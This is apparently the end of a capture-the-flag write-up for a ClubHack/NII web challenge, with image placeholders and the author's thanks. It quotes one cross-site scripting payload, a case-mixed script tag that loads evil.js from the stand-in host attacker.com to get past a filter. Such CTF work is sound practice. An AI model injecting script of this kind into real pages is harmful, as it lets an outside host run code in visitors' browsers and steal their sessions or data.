


It worked.




Next is to include malicious javascript. In this case, I just included a demo script as:


```
<ScRiPt src="http://attacker.com/evil.js"></script>
```



It worked and gives away flag string and link to submit the flag.



ClubHack has replied one of my tweets after the flag submission.



After 3 days of efforts, it paid well. I enjoyed ClubHack event a lot. Thanks to ClubHack team & NII for creating this CTF.

Mail me your comments, suggestions to amolnaik4@gmail.com